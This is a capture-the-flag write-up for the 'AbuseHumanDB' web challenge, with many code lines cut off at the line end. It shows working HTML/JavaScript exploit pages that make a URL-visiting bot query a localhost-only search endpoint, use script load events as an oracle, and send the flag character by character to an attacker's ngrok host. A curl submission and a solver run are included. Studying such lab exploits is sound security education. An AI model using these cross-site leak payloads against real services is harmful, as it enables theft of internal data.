[<- WEB]


AbuseHumanDB

6 minutes to read

Contents

Buy me a beer

We have a website that allows us to enter URL. Then a bot will access it:



Source code analysis

On the source code we have an Express JS application. This is the `routes/index.js` file:

```js
const bot = require('../bot')
const path = require('path')
const express = require('express')
const router = express.Router()

const response = data => ({ message: data })
const isLocalhost = req => (req.ip == '127.0.0.1' && req.headers.host ==
let db

/* snip */

router.post('/api/entries', (req, res) => {
  const { url } = req.body
  if (url) {
    uregex =
      /https?:\/\/(www\.)?[-a-zA-Z0-9@:%._\+~#=]{1,256}\.[a-zA-Z0-9()]{1,
    if (url.match(uregex)) {
      return bot
        .visitPage(url)
        .then(() => res.send(response('Your submission is now pending rev
        .catch(() => res.send(response('Something went wrong! Please try
    }
    return res.status(403).json(response('Please submit a valid URL!'))
  }
  return res.status(403).json(response('Missing required parameters!'))
})

router.get('/api/entries/search', (req, res) => {
  if (req.query.q) {
    const query = `${req.query.q}%`
    return db
      .getEntry(query, isLocalhost(req))
      .then(entries => {
        if (entries.length == 0)
          return res.status(404).send(response('Your search did not yield
        res.json(entries)
      })
      .catch(() => res.send(response('Something went wrong! Please try ag
  }
  return res.status(403).json(response('Missing required parameters!'))
})

module.exports = database => {
  db = database
  return router
}
```

Looking at those endpoints, it seems that we must force the bot to access our malicious site and use some Cross-Site Request Forgery (CSRF) techniques in order to get the flag. We need so because the flag can only be obtained when the request is done from `127.0.0.1` (there is a check).

Only if we have `approved = 0` (which means the request is done from `127.0.0.1`) we will be able to retrieve the flag from the database:

```js
 sqlite = require('sqlite-async')

 Database {
structor(db_file) {
his.db_file = db_file
his.db = undefined


nc connect() {
his.db = await sqlite.open(this.db_file)


nc migrate() {
eturn this.db.exec(`
       PRAGMA case_sensitive_like=ON;

       DROP TABLE IF EXISTS userEntries;

       CREATE TABLE IF NOT EXISTS userEntries (
           id          INTEGER NOT NULL PRIMARY KEY AUTOINCREMENT,
           title       VARCHAR(255) NOT NULL UNIQUE,
           url         VARCHAR(255) NOT NULL,
           approved    BOOLEAN NOT NULL
       );

       INSERT INTO userEntries (title, url, approved) VALUES ("Back The Ho
       INSERT INTO userEntries (title, url, approved) VALUES ("Drunk Alien
       INSERT INTO userEntries (title, url, approved) VALUES ("Mars Attacks
       INSERT INTO userEntries (title, url, approved) VALUES ("Professor St
       INSERT INTO userEntries (title, url, approved) VALUES ("HTB{f4k3_fl4
   `)


nc listEntries(approved = 1) {
eturn new Promise(async (resolve, reject) => {
 try {
   let stmt = await this.db.prepare('SELECT * FROM userEntries WHERE approv
   resolve(await stmt.all(approved))
 } catch (e) {
   console.log(e)
   reject(e)
 }
)


nc getEntry(query, approved = 1) {
eturn new Promise(async (resolve, reject) => {
 try {
   let stmt = await this.db.prepare(
     'SELECT * FROM userEntries WHERE title LIKE ? AND approved = ?'
   )
   resolve(await stmt.all(query, approved))
 } catch (e) {
   console.log(e)
   reject(e)
 }
)



e.exports = Database
```

Notice that the search method adds a wildcard (`%`) so that we can exfiltrate information character by character (i.e. `H`, `HT`, `HTB`, `HTB{` and so on until we have the full flag).

In order to expose a local server that can be accessed by the bot, we can use `ngrok` and a simple HTTP web server using Python:

```
$ python3 -m http.server 80
Serving HTTP on :: port 80 (http://[::]:80/) ...
```

```
80



s                 online
                  Rocky (Plan: Free)
                  2.3.40
                  United States (us)
                  113.341258ms
                  http://127.0.0.1:4040
                  https://abcd-12-34-56-78.ngrok.io -> http://localhost:80

                  ttl     opn     rt1     rt5     p50     p90
                  1       0       0.00    0.00    0.00    0.00
```

Testing

Let's use `curl` to post our URL so that the bot can access it:

```
$ curl http://46.101.75.251:31743/api/entries -H 'Content-Type: applicati
{"message":"Your submission is now pending review!"}
```

```
$ python3 -m http.server 80
Serving HTTP on :: port 80 (http://[::]:80/) ...
::1 - - [] "GET / HTTP/1.1" 200 -
```

Nice, we receive a hit. Now let's create an `index.html` file like this:

```html
<!doctype html>
<html>
  <head></head>
  <body>
    <script>
      location.href = 'http://abcd-12-34-56-78.ngrok.io/test'
    </script>
  </body>
</html>
```

Now we get a second hit to `/test`:

```
$ python3 -m http.server 80
::1 - - [11/Feb/2022 13:15:50] "GET / HTTP/1.1" 200 -
::1 - - [11/Feb/2022 13:15:50] code 404, message File not found
::1 - - [11/Feb/2022 13:15:50] "GET /test HTTP/1.1" 404 -
```

Exploit strategy

The idea is to make a request to `http://127.0.0.1:1337/api/entries/search` and use a query parameter `q` for extracting the flag.

However, because of the Same-Origin Policy, we cannot read the responses for requests made to other domains from our domain. So, even if we use an `<img>`, or an `<iframe>`, the contents of the response will not be loaded, although the request is still performed and it reaches the remote server. Hence, there is a way to know if the request has been successful or not.

Proof of Concept

Here we have a proof of concept using a `<script>` element and `onload`, `onerror` events:

```html
e html>

</head>

ipt>
nst flag = 'HTB'
nst s = document.createElement('script')
src = 'http://127.0.0.1:1337/api/entries/search?q=' + flag
onload = () => location.href = 'http://abcd-12-34-56-78.ngrok.io/success'
error = () => location.href = 'http://abcd-12-34-56-78.ngrok.io/error'
cument.head.appendChild(s)
ript>
>
```

```
$ python3 -m http.server 80
Serving HTTP on :: port 80 (http://[::]:80/) ...
::1 - - [] "GET / HTTP/1.1" 200 -
::1 - - [] code 404, message File not found
::1 - - [] "GET /success HTTP/1.1" 404 -
```

And if the flag is incorrect:

```html
<!doctype html>
<html>
  <head></head>
  <body>
    <script>
      const flag = 'HTX'
      const s = document.createElement('script')
      s.src = 'http://127.0.0.1:1337/api/entries/search?q=' + flag
      s.onload = () => location.href = 'http://abcd-12-34-56-78.ngrok.io/
      s.error = () => location.href = 'http://abcd-12-34-56-78.ngrok.io/e
      document.head.appendChild(s)
    </script>
  </body>
</html>
```

```
$ python3 -m http.server 80
Serving HTTP on :: port 80 (http://[::]:80/) ...
::1 - - [] "GET / HTTP/1.1" 200 -
::1 - - [] code 404, message File not found
::1 - - [] "GET /error HTTP/1.1" 404 -
```

This is the oracle we need to extract the flag character by character.

Exploit development

There is still an issue because the server takes around 7 seconds to process a URL. To slightly overcome this, we can try all characters inside the `index.html` and the one that gives a success message will be the correct one, instead of trying by hand character by character as shown previously. This is the `index.html`:

```html
<!doctype html>
<html>
  <head></head>
  <body>
    <script>
      const flag = 'HTB{'
      const characters = '}0123456789abcdefghijklmnopqrstuvwxyz!#$@'.spli

      for (const c of characters) {
        const s = document.createElement('script')
        s.src = 'http://127.0.0.1:1337/api/entries/search?q=' + encodeURI
        s.onload = () => location.href = 'http://abcd-12-34-56-78.ngrok.i
        document.head.appendChild(s)
      }
    </script>
  </body>
</html>
```

```
$ python3 -m http.server 80
Serving HTTP on :: port 80 (http://[::]:80/) ...
::1 - - [] "GET / HTTP/1.1" 200 -
::1 - - [] "GET /?flag=HTB%7B5 HTTP/1.1" 200 -
```

Nice, we have the first character. Then we update the flag in the `index.html` and try again:

```
$ python3 -m http.server 80
Serving HTTP on :: port 80 (http://[::]:80/) ...
::1 - - [] "GET / HTTP/1.1" 200 -
::1 - - [] "GET /?flag=HTB%7B5w HTTP/1.1" 200 -
```

At this point, we can create a script to extract the full flag using this process automatically: `solve.py` (detailed explanation here).

Flag

If we run it, we get the flag:

```
$ python3 solve.py http://46.101.75.251:31743 http://abcd-12-34-56-78.ngr
[+] Flag: HTB{5w33t_ali3ndr3n_0f_min3!}
```